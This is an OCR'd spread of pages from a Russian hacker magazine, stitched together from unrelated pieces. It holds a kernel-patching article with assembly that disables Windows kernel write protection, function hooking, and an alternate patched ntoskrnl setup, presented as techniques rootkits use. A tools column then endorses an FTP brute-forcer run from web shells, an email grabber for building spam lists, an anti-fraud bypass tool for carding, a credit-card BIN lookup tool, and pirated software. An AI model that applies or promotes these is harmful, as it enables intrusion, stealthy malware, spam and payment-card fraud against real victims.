Основной недостаток этого способа в том, что некоторые сторожа следят за этой веткой, и стоит только тронуть ее, как они поднимают дикий визг, а то и просто молчаливо удаляют EnforceWriteProtection, возвращая защиту назад. С другой стороны, некоторые честные программы, например тот же SoftICE, именно так и работают, поэтому слишком ретивые сторожа рискуют отправиться в мусорную корзину, где им самое место. Правда, подавляющее большинство нормальных людей с SoftICE не работают, и статическое отключение защиты им ни к чему.

Динамическое отключение защиты осуществляется сбросом WP-бита в управляющем регистре CR0, который так и расшифровывается — Write Protection. Соответственно, повторная установка бита обратно включает защиту.

Ниже приведен код псевдодрайвера, временно отключающего защиту памяти ядра от записи, а затем включающего ее назад. «Псевдо» потому, что настоящие драйвера (в подлинном смысле этого слова) используются для управления реальными (или виртуальными) устройствами, а нам драйвер понадобится только для того, чтобы дорваться до нулевого кольца. Поэтому мы используем одну лишь процедуру



Статическое отключение защиты памяти ядра через реестр

DriverEntry и тут же возвращаем STATUS_DEVICE_CONFIGURATION_ERROR, сообщая о фиктивной ошибке, заставляющую систему выгрузить драйвер, чтобы он понапрасну не болтался в памяти. Загрузить же драйвер можно либо обычным путем (через реестр), либо через динамический загрузчик Свена Шрайбера, прилагаемый к его книге «Недокументированные возможности Windows 2000» (сам загрузчик можно найти на WASM'е):

Черви, вирусы и rootkit'ы

стремятся в ядро затем, чтобы дотянуться до функций, работающих с памятью, файлами, сетевыми соединениями и процессами на самом низком уровне, перехватив которые, можно надежно замаскировать свое присутствие в системе.

Код псевдодрайвера krnlWR.asm, временно отключающего защиту ядра от модификации, а затем включающего ее обратно

```
.386
.model flat, stdcall
.code
DriverEntry proc
   mov      eax, cr0       ; грузим управляющий регистр cr0 в регистр eax
   mov      ebx, eax       ; сохраняем бит WP в регистре ebx
   and      eax, 0FFFEFFFFh         ; сбрасываем бит WP, запрещающий запись
   mov      cr0, eax                ; обновляем управляющий регистр cr0

   ; # теперь защита отключена!
   ; # делаем все, что задумали сделать
   ; # модифицируя память ядра по своему усмотрению,

   mov      cr0, ebx       ; восстанавливаем бит WP

   ; # защита снова включена!

   mov      eax, 0C0000182h         ; STATUS_DEVICE_CONFIGURATION_ERROR
   ret
DriverEntry endp
```

Для компиляции драйвера потребуется DDK. Во времена Windows 2000 он раздавался бесплатно всем желающим, но затем Microsoft сменила политику, и теперь его могут получить только подписчики MSDN или почетные погонщики ослов. На самом деле все не так уж и печально. И полноценный DDK (вместе с частью SDK) входит теперь в объединенный пакет Kernel-Mode Driver Framework, который пока еще распространяется бесплатно, так что спешите качать: www.microsoft.com/whdc/driver/wdf/KMDF_pkg.mspx.
Сама компиляция осуществляется следующими ключами командной строки:

Компиляция псевдодрайвера

```
ml /nologo /c /coff krnlWR.asm
link /driver /base:0x10000 /align:32 /out:krnlWR.sys /subsystem:native
krnlWR.obj
```

Модифицируя код или данные ядра, необходимо быть на 100% уверенным, что в настоящий момент их не использует никакой другой поток. Невыполнение этого условия приводит к непредсказуемому поведению системы. В лучшем случае — к голубому экрану, в худшем — к потере всего дискового тома (особенно, если мы вмешиваемся в файловые операции). Проблема возникает как на многопроцессорных, так и на однопроцессорных системах без поддержки Hyper Heading, причем универсальных путей выхода из ситуации не существует. Каждый случай требует индивидуального подхода, описание которого тянет на целую статью, и поэтому здесь не рассматривается.
Анализ исходных текстов (или драйверов) великих гуру далеко не всегда идет на пользу начинающим хакерам. На то они и гуру, чтобы знать, какими трюками когда можно пользоваться, а когда — нет. Начинающие же обычно запоминают лишь сам трюк, а о границах его применения зачастую даже не догадываются. В частности, в ранних версиях своей утилиты DbgView Марк Руссинович вставлял в начало ядерной функции DbgPring команду перехода на свой обработчик:

Перехват отладочного вывода

```
   mov      eax, offset loc_10AD4     ; jmp:DbgPrint
   mov      eax, [eax+2] ; операнд jmp:[DbgPrint]
   mov      _pDbgPrn, eax
   mov      ecx, [eax]    ; DbgPrint
   mov      _pDbgPrn, ecx
   mov      al, [ecx+1]               ; второй байт DbgPrint
   cmp      al, 8Dh                   ; PUSH EBP/MOV EBP,ESP
   jnz      short loc_10666
```

Поскольку функция DbgPrint не относится к числу интенсивно вызываемых, то вероятность, что какой-то поток вызовет ее одновременно с установкой перехватчика, достаточно невелика, и все «как бы» работает. Однако, если один или несколько драйверов начнут злоупотреблять отладочным выводом, вероятность краха системы значительно возрастет, поэтому в последующих версиях Руссинович отказался от небезопасного способа перехвата и перешел на модификацию таблицы экспорта ntoskrnl.exe. Новичкам, похитившим этот пример и попытавшимся употребить его для перехвата функций ввода/вывода, пришлось намного хуже, и голубые экраны выпрыгивали только так!




Бесплатно раздаваемый Kernel-Mode Driver Framework, в состав которого входит DDK

Результат правки ntoskrnl.exe без пересчета контрольной суммы



На DVD ты найдешь полную статью, раскрывающую все таинства и секреты ядра NT, в том числе руководство по ручному хаку загрузочного логотипа Windows



Загрузочное меню, отвечающее за выбор ядер



Несколько интересных ресурсов по теме:
http://www.governmentsecurity.org/archive/t3741.html
http://www.geocities.com/thejjoelc/XPbootcolors.html
http://www.littlewhitedog.com/content-9.html

Off-line patch

Кромсать ядро статическим способом очень просто. Открываем файл ntoskrnl.exe функций CreateFile, а затем действуем через ReadFile/WriteFile. Проблема синхронизации потоков отпадает сама собой, поскольку правка осуществляется еще до загрузки образа в память, однако техника перехвата от этого ничуть не упрощается. Ведь, чтобы записать jump поверх ядерной функции или подменить таблицу экспорта, необходимо явным образом указать адрес нашего обработчика (расположенного, как правило, в драйвере), но на момент статической правки ядра местоположение драйвера в памяти еще неизвестно!!!
Приходится шаманить. Например, можно поступить так: найти в ядре свободное место и внедрить туда крошечный перехватчик-диспетчер, определяющий, был ли загружен «наш» драйвер. Если нет — управление возвращается оригинальным ядерным функциям, в противном случае — нашему драйверу. При перехвате нескольких функций диспетчер должен смотреть, откуда приходит вызов и какой процедуре драйвера их следует передавать. Вот почему вместо jump'а программисты используют call. Диспетчер стягивает с вершины стека адрес возврата, смотрит, откуда пришел вызов, и все понимает.
При желании код перехватчика можно полностью реализовать в ядре (если, конечно, это не очень сложный перехватчик) или загрузить свой собственный драйвер, однако делать это можно лишь тогда, когда исполнительная система уже функционирует, дисковые тома смонтированы, файловые системы опознаны и соответствующие им драйвера готовы к работе. Другими словами, принудительная загрузка «своих» драйверов из ядра возможна только на поздних стадиях инициализации операционной системы (а к этому времени вирусы, встроившиеся в ядро, могли давным-давно захватить управление, обламывая загрузку антивируса по полной программе).
После любой модификации системных файлов необходимо пересчитать их контрольную сумму, иначе NT (в отличие от Windows 98) откажется их загружать. Правда, в «безопасном режиме» по F8 они загружаются, но это все-таки не то.
Для этих целей можно воспользоваться утилитой EDITBIN, входящей в состав Platform SDK и Microsoft Visual Studio. Командная строка выглядит так:

```
editbin.exe /RELEASE filename.exe
```

Естественно, не стоит забывать о такой штуке, как SFC, норовящей автоматически (или вручную) восстановить измененные файлы. И хотя SFC легко усмирить (отключить или синхронизовать измененный системный файл с его «эталонным» оригиналом, хранящимся в кэше), это не решит всех проблем.
При установке очередного пакета обновления, затрагивающего ядро, инсталлятор просто не поймет, что это за версия такая и откуда она вообще взялась. В результате установка прервется на середине. После перезагрузки система умрет, и конечному пользователю придется заниматься ее реанимацией (подробнее об этом можно прочитать на блоге Раймонда Чена Old New Thing: http://blogs.msdn.com/oldnewthing/archive/2003/08/05/54603.aspx).
Для вирусов такой прием, быть может, и подходит, но для коммерческих программ он неприемлем в принципе! К счастью, существует одна интересная лазейка — возможность прописать в boot.ini-файле альтернативное ядро, которое и будет загружаться. Тогда оригинальный ntoskrnl.exe можно оставить в неприкосновенности. Ни SFC, ни инсталлятор пакетов обновления протестовать не будут, что есть гуд. А вот то, что обновление затронет «пассивное» оригинальное ядро — уже нехорошо. Может возникнуть конфликт старого ядра с новым окружением (то же самое произойдет и при удалении пакета обновления), поэтому необходимо автоматически (или хотя бы вручную) отслеживать смену ядер, копировать ntoskrnl.exe поверх альтернативного ядра и заново его модифицировать. Довольно геморройный путь, но в некоторых случаях без него не обойтись, поэтому рассмотрим его во всех подробностях, тем более что, несмотря на кажущуюся простоту операции, подводных камней здесь предостаточно.
Первым делом скопируем файл ntoskrnl.exe (он находится в папке System32) в... ну, например, в ntoskrnh.exe. Затем найдем в корневом каталоге системного диска (которым, как правило, является диск C:) файл boot.ini и откроем его в FAR'е по <F4> или любом другом подходящем редакторе:

Типичное содержимое файла boot.ini


```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINNT
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINNT="W2K Pro RUS" /fastdetect
```

Продублируем (copy-n-paste) строку, находящуюся в секции [operating system], и добавим к ней ключ «/kernel=ntoskrh.exe», где ntoskrh.exe — имя альтернативного ядра. Также изменим текст, заключенный в кавычки, дописав сюда «hacked» или что-то свое. Главное, чтобы при загрузке можно было отличить основное ядро от альтернативного.


Модифицированный boot.ini, предоставляющий возможность выбора ядер

```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINNT
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINNT="W2K Pro" /fastdetect
multi(0)disk(0)rdisk(0)partition(1)\WINNT="W2K  hacked"  /fastdetect  /kernel=ntoskrh.exe
```

При загрузке системы возникнет меню, предлагающее нам одно из двух ядер на выбор. Убедившись, что оба ядра исправно работают, удовлетворенные, мы начинаем хакерствовать. Открываем ntoskrnh.exe (альтернативное ядро) в hiew'е и вносим в него какие-нибудь несущественные изменения. Например, находим последовательность 90h 90h (NOP/NOP) и меняем ее на 87h C9h (XCHG ECX,ECX), сохраняем изменения по <F9> и перезагружаемся…
Упс! Альтернативное ядро больше не грузится! Что ж, загружаемся с



Файл ntoskrnh.exe до хака



При загрузке альтернативного ядра ntoskrnh.exe, SoftICE по команде map32 утверждает, что ядро зовется ntoskrnl, в то время как PE-TOOLS показывает его настоящее имя — ntoskrnh.exe



Файл ntoskrnh.exe после хака

основного, ругая себя всякими словами за то, что забыли пересчитать контрольную сумму. Даем команду «editbin /RELEASE ntoskrnh.exe» и перезагружаемся еще раз. Теперь альтернативное ядро работает как ни в чем не бывало, и первую строчку (с оригинальным ядром) из boot.ini можно смело убирать, чтобы загрузочное меню не появлялось при каждом запуске системы. Правда, при этом станет невозможна загрузка в безопасном режиме, поскольку Windows не вполне корректно поддерживает недокументированный ключ /kernel и путается в ядрах во всех нештатных ситуациях. В данном случае система упорно утверждает, что файл ntoskrnl.exe не найден, хотя он исправно присутствует на диске.

Попытка загрузки системы в «безопасном режиме» с альтернативным ядром приводит к краху!

Ладно, попробуем ответить вот на какой вопрос: откуда драйвера узнают о факте переименования ядра? Ведь в их таблице импорта явно прописан ntoskrnl.exe, который (в случае альтернативного ядра) может вообще отсутствовать на диске, но тем не менее функции экспортируются/импортируются, и все работает, как кремлевские часы после путча. Волшебство, да и только!

SoftICE по команде «map32» показывает «ntoskrnl» (без расширения), а не «ntoskrnH», как этого следовало ожидать с точки зрения здравого смысла, тем более что в этом ntoskrnl присутствуют хакнутые нами байты 87h C9h. А вот PE-TOOLS с плагином Extreme Dumper «честно» сообщает полное имя файла ядра вместе с путем .

Кому из них верить? Вопрос далеко не риторический! Если мы хотим сравнить образ ядра с его файлом на диске (для обнаружения on-line patch'а, например), нам необходимо точно знать, к чему обращаться, иначе можно совсем не в тот лес забрести.

Ответ дает команда «mod» того же SoftICE, показывающая имя модуля ядра (ntoskenl.exe) и соответствующий ему файл (ntoskrnH.exe). Весь фокус в том, что имена модулей не обязаны соответствовать именам файлов. И это относится не только к ядру, но и ко всем динамическим библиотекам вообще! При первой загрузке статической компоновкой или API-функцией LoadLibrary система находит файл на диске по его имени и при загрузке уже загруженных модулей поиск идет в памяти, где в таблице экспорта непосредственно прописано, кто есть кто!



Команда SoftICE «mod» проясняет ситуацию

Заключение

Внедряясь в ядро, мы вторгаемся в святую святых операционной системы, и потому необходимо заблаговременно подготовить себя к возможным сбоям и падениям. Если диск размечен под FAT, то всегда есть возможность загрузиться с системной дискеты и вернуть все файлы с дистрибутивного CD-ROM. Правда, если до этого были установлены какие-то пакеты обновлений, то «святыня» превращается в ад. Даже тотальная переустановка не помогает: Windows отказывается ставиться поверх более свежей версии. К счастью, пакет обновлений обычно представляет собой обыкновенный cab-файл с приклеенным к нему exe-инсталлятором, поэтому необходимые файлы можно извлечь без установки!

С NTFS все значительно хуже, и чтобы дотянуться до нужных разделов, необходимо либо подключить винчестер с упавшей системой к компьютерам с живой NT, установив его вторым (впрочем, современные BIOS позволяют грузиться с любого жесткого диска). Как вариант, можно приобрести Windows PE — своеобразный LiveCD, загружающийся с CD-ROM и не требующий установки.

Естественно, прежде чем вносить какие бы то ни было изменения в файлы и/или реестр, необходимо создать резервную копию. Файлы копируются FAR'ом, а реестр — либо штатной утилитой Microsoft Backup, либо путем загрузки с другого жесткого диска/LiveCD. ⌶

ИНТЕРНЕТ_КОМЕДИЯ


с 10 по 30 августа сходи в кино и обменяй билет на бесплатный интернет
www.cafemax.ru


Питер - 

Невский


Москва - во всех интернет-центрах 









Конкурс



Объявляем новый конкурс: ты можешь выиграть 1 из 50 приглашений на специальный показ фильма "Хоттабыч", организованный специально для читателей Хакера. Показ пройдет в киноцентре "Октябрь" на Новом Арбате 11 августа.
Чтобы принять участие в этой тусовке, тебе нужно ответить на 10 вопросов. Подсказки ищи на сайте www.hottabych.net и в трейлере к фильму, который лежит на нашем DVD.





Вопросы:

1. Сколько миллионов наколдовал Хоттабыч Гене?
2. Что происходило, когда Хоттабыч фотографировал?
3. Какую птицу сфотографировал Хоттабыч?
4. На чем Гена и Хоттабыч летали по Москве?
5. Музыка какой группы звучит в фильме?
6. Как зовут девушку, в которую влюбился Гена?
7. Кому принадлежит фраза: «640КБ оперативной памяти должно быть достаточно для каждого"?
8. «В будущем компьютеры будут весить не более чем 1.5 тонн» - где это мнение было опубликовано и в каком году?
9. Кто сказал: «Думаю, что на мировом рынке мы найдем спрос для пяти компьютеров»?
10. Что грозит хакеру, который сможет (если сможет, конечно) взломать сайт Microsoft?



Ответы присылай на hottabych@real.xakep.ru






X-TOOLS

СТРОЙКОВ ЛЕОНИД АКА R0ID
/R0ID@BK.RU/

В ЭТОМ МЕСЯЦЕ ФОРБ НАШЕЛ НОВОГО ЧЕЛОВЕКА, КОТОРЫЙ ТЕПЕРЬ БУДЕТ ДЕЛАТЬ ДЛЯ ТЕБЯ СУМАСШЕДШУЮ ПОДБОРКУ ЭКСКЛЮЗИВНЫХ ПРОГРАММ ДЛЯ ВЗЛОМА, КОТОРЫХ НЕ НАЙТИ ПРОСТО ТАК В СЕТИ. НАСЛАЖДАЙСЯ. ВСЕ ПРОГРАММЫ ЛЕЖАТ НА НАШЕМ ДИСКЕ.

FTPBrute v0.1
ОС: Windows 2000/XP, Linux/FreeBSD.
Автор: kid_rock (h0ld-up-team)



Брут в разгаре

Ты, наверное, видел множество различных ftp-брутфорсеров. Но большинство из них крайне неудобны. Одни умеют перебирать пароли лишь под конкретный логин, другие же настолько медленно работают, что хочется удушиться проводом от клавы. Поэтому представляю тебе новый мультипоточный фтп-брутфорсер от h0ld-up-team. FTPBrute на данный момент умеет вести перебор по указанным логинам в loginlist.txt и паролям из passlist.txt. Брутер является мультипоточным, причем количество потоков указывается в конфиге conf, там же прописывается жертва. Результат атаки бережно сохраняется в лог вида *.pass, где * — номер нитки (потока), подобравшей пароль. Вот пример конфига для FTPBrute:

```
target.com
300
```

Где «target.com» — атакуемый хост, а «300» — количество соединений для брута. Несомненным плюсом служит тот факт, что *nix-версия брутфорсера не требует компиляции и рутовых прав. Ты можешь залить FTPBrute на свой веб-шелл, запустить и уйти спать, после чего просто заглянуть в лог. Кроме того, советую не жадничать и не ставить сразу 800 потоков, так как это создаст сильную нагрузку на сервер, и он просто упадет вместе с переборщиком. Рекомендуемое число — 300, а дальше уже смотри сам: все зависит от производительности сервера и пропускной способности твоего канала.
Софтина существует в двух версиях: под win и под *nix. Скачать прогу или оставить замечание можно на официальном сайте h0ld-up-team (http://h0ld-up-team.net.ru).
Удачного брута!

Ru24-NRG Tools 0.93
ОС: Windows 2000/XP.
Автор: ShadOS (RU-24 Security Team)




Чудо-сканер

Как сказано на сайте RU-24 Security Team, Ru24-NRG Tools 0.93 — прямое продолжение Ru24-NRG Tools 0.91 by Dokk21, но с новыми возможностями и на совершенно новом движке. Протестировав тулзу, я остался доволен. Во-первых, все запросы для сканера хранятся в файле scan_database.db, что позволяет добавлять свои и редактировать имеющиеся. А во-вторых, сканер является мультипоточным. Все, что от тебя требуется, — это указать тестируемый хост, после чего ты получишь полноценный отчет. Для примера я решил просканировать потенциально бажный сайт (e.g.: www.target.ru), уязвимости которого были мне прекрасно известны. Интересовало одно: сумеет ли сканер найти их. Через несколько минут после запуска я получил вот такой лог:

```
Приступаю к сканированию адреса [www.target.ru] ...
Найдено: http://www.target.ru/./admin/
Найдено: http://www.target.ru/admin/
Найдено: http://www.target.ru/u/
Найдено: http://www.target.ru/forum/
Найдено: http://www.target.ru/guestbook/
Найдено: http://www.target.ru/i/
Найдено: http://www.target.ru/install/
Найдено: http://www.target.ru/news/
Найдено: http://www.target.ru/phorum/common.php
Найдено: http://www.target.ru/phorum/
Найдено: http://www.target.ru/phorum/viewtopic.php
Найдено: http://www.target.ru/phorum/viewtopic.php?id=some_shit&t_id=2
Найдено: http://www.target.ru/phpBB/
Найдено: http://www.target.ru/sites/
Найдено: http://www.target.ru/phpBB/viewtopic.php?topic_id=
Найдено: http://www.target.ru/phpBB2/search.php?search_id=1\
Сканирование завершено.
```

Как видно, сканер нашел не только доступные для чтения веб-директории, но и определил наличие на сайте бажной версии форума phpBB, подтвердив тем самым свою боеспособность. Также из возможностей Ru24-NRG Tools 0.93 стоит отметить: HTTP Head сканер уязвимостей и стандартные примочки типа Pinger, Tracerouter, Whois-клиент, DNS-Lookup.
В общем, must have!


Mail Graber v1.0
ОС: Windows 2000/XP.
Автор: Coba1t (GFS Team)



Универсальный граббер

Как-то я слил кусок базы с одного забугорного сервера и озадачился вопросом парсинга всех мыльников. Сделать это вручную не представлялось возможным. И я уже подумывал над написанием специализированного скрипта, когда мне посоветовали программу Mail Graber. Как написано на сайте GFS Team: «Маленькая программка на C++ для "выдирания" мыльников из текстовых файлов. Просто незаменима для создания своего спамлиста». Программа запускается из консоли, но это ничуть не уменьшает ее возможности. Необходимо лишь прописать путь к текстовому файлу, содержащему e-mail адреса, и указать файл вывода для готового спамлиста, подождать пару секунд и довольствоваться продуктом для продажи местным спамерам.

FreeCap v3.18
ОС: Windows 95/98/ME/NT/2000/XP.
Наверняка ты слышал о такой программе, как SocksChain. Сейчас я хочу представить тебе ее прямого конкурента — FreeCap. Данная тулза служит для перенаправления твоего трафика через удаленный сокс-сервер, причем есть поддержка socks v4, socks v5 и HTTP-Proxy. Как сказано на сайте: «Через FreeCap можно пробросить только TCP или UDP. Причем протокол UDP — только через SOCKSv5, только через одну проксю и только в режиме «прямой видимости», то есть без NAT посередине. Все остальное


Надежное средство для безопасности


(icmp, igmp и т.д.) пробросить нельзя, в силу ограничений, накладываемых стандартом RFC». Но главное, что софтина полностью бесплатная и распространяется по лицензии GNU GPL. Я сам ежедневно использую FreeCap и полностью доволен прогой. Из достоинств программы можно выделить:

- Функциональность программы SOCKSCap!
- Функциональность программы SOCKSChain!
- Поддержка SOCKS-протоколов v4 и v5 (RFC 1928).
- Поддержка авторизации для SOCKS v5(RFC 1929).
- Поддержка цепочек SOCKS-серверов (так называемый SOCKS Chain).
- Поддержка туннелирования через HTTP-прокси (via CONNECT method)(RFC 2817). Причем можно использовать в каскаде SOCKS-серверов.
- Запуск вместе с системой.
- Работоспособность на Windows 95/98/ME/NT/2000/XP.
- Поддержка большинства популярных приложений, таких как M$ Internet Explorer, Netscape, Mozilla, Trillian, Opera, M$ Outlook Express.
- Попсовый скиновый XP'шный интерфейс.
- Бесплатность!

Так что настоятельно рекомендую тебе использовать FreeCap.

Karda tools v1.0

ОС: Windows 2000/XP.
Автор: @gR3$$0R


Средство для обхода антифрода


Описывая Karda tools, я даже не буду спрашивать тебя, чем ты занимаешься в сети и каким образом зарабатываешь себе на жизнь. Каждый сам отвечает за свои действия. Ведь не зря говорят: «Если Бог есть, то мы попали». Увы, но эта программа не защитит тебя от Божьей кары. А вот помочь обойти антифрод на зарубежном шопе ей вполне под силу. Итак, перейдем к основным возможностям тулзы:

1. Возможность подмены идентификации ОС (Windows, Linux, FreeBSD, OpenBSD, NetBSD, Debian, Mac_PowerPC, SunOS).
2. Возможность подмены идентификации браузера (Windows: MSIE, Mozilla, Opera, Netscape, Crazy Browser. Unix/Linux-based: ELinks, Konqueror, Links, Netscape, Mozilla, Opera).
3. Подмена языковых пакетов.
4. Смена временной зоны (достаточно большой выбор городов и временных зон — Центральная Америка, Тихоокеанское время США и Канады, Аляска и т.д.).
5. Очистка куков.
6. Прокси-чекер.
7. Идентификатор типов кредитных карт (Visa/MasterCard/Discover/AMEX)
8. База данных БИНов банков (удобный поиск, определение банка по бину).

К сожалению, основные возможности Karda tools проявляются в совокупности с IE. Кроме того, программа платная, триальная версия работает всего 10 дней. Но мир не без добрых людей, так что пользуйся полной версией полезной софтины.

CC2Bank v1.3

ОС: Windows 98/NT/ME/2000/XP.
Автор: RaZe


Лучшая программа для работы с картами


Удобная и нужная в хозяйстве тулза. Поможет получить дополнительную информацию о банке, сделавшем кредитную карточку. Для этого нужно перейти на закладку «Bins». Вводим номер кредитной карточки в поле «CC num», нажимаем «Search» и получаем название банка (Bank Name), где была сделана кредитная карточка, его телефон (Bank Phone) и ABA Routing Number. Данная версия имеет базы данных для кредитных карточек Visa, AmEx и MasterCard.

Возможности этой версии :
1. Поиск информации о банке по бину/номеру кредитной карточки;
2. Поиск дополнительной информации о банке по ABA Routing Number (USA);
3. Поиск вечно занятых телефонов по штату (USA);
4. Поиск информации о Zip'e (USA);
5. Поиск штата по SSN (USA).

Не знаю, с какой целью ты будешь использовать прогу, но учти, что твои действия могут оказаться противозаконными. Хотя, надо сказать, что эта тулза является одной из лучших в своем роде. Этому свидетельствует и удобный интерфейс, и возможности программы, и ее бесплатность! Так что вперед run now!

Topus v1.1

ОС: 95/98/ME/NT/2000/XP.
Автор: RaZe


Накручиваем посещаемость

Если у тебя есть свой сайт в сети, то это программа будет для тебя буквально незаменима.

Раскручивая web-проекты, кто-то предпочитает работать с дорвеями, продвигая сайт в поисковиках, кто-то просто покупает трафик. Но в некоторых случаях удобно использовать бота, который мог бы накручивать статистику посещений, поднимая сайт в различных топах. Так вот Topus — это средство накрутки баннеров, счетчиков и страниц целиком. По сути, это обычный браузер, который может отправлять запрос на обновление страницы определенное количество раз с определенным интервалом времени. При этом Topus осуществляет каждый запрос через новый прокси-сервер, имитируя таким образом уникального посетителя. База прокси находится в файле proxy.lst и требует постоянного обновления - проктики быстро дохнут. Лучше всего, конечно, юзать покупные сервера, поскольку в паблик источниках нормальной базы не найти.

Интервал между загрузками рекомендую тебе ставить из расчета пропускной способности канала и качества прокси-листа и количества записей в нем. В идеале запускать Topus лучше на win-дедиках с широким каналом и анлимитным трафиком, чтобы не испытывать никаких проблем.

Я думаю, ты по достоинству оценишь работоспособность тулзы и серьезно продвинешь все свои крутые X-проекты на первые позиции во всех реатингах :).

PAXAN [TPORT]
/ PAXAN@TPORT.BE /

ZEND GUARD под хакерским прицелом

Исследование и взлом закодированных скриптов

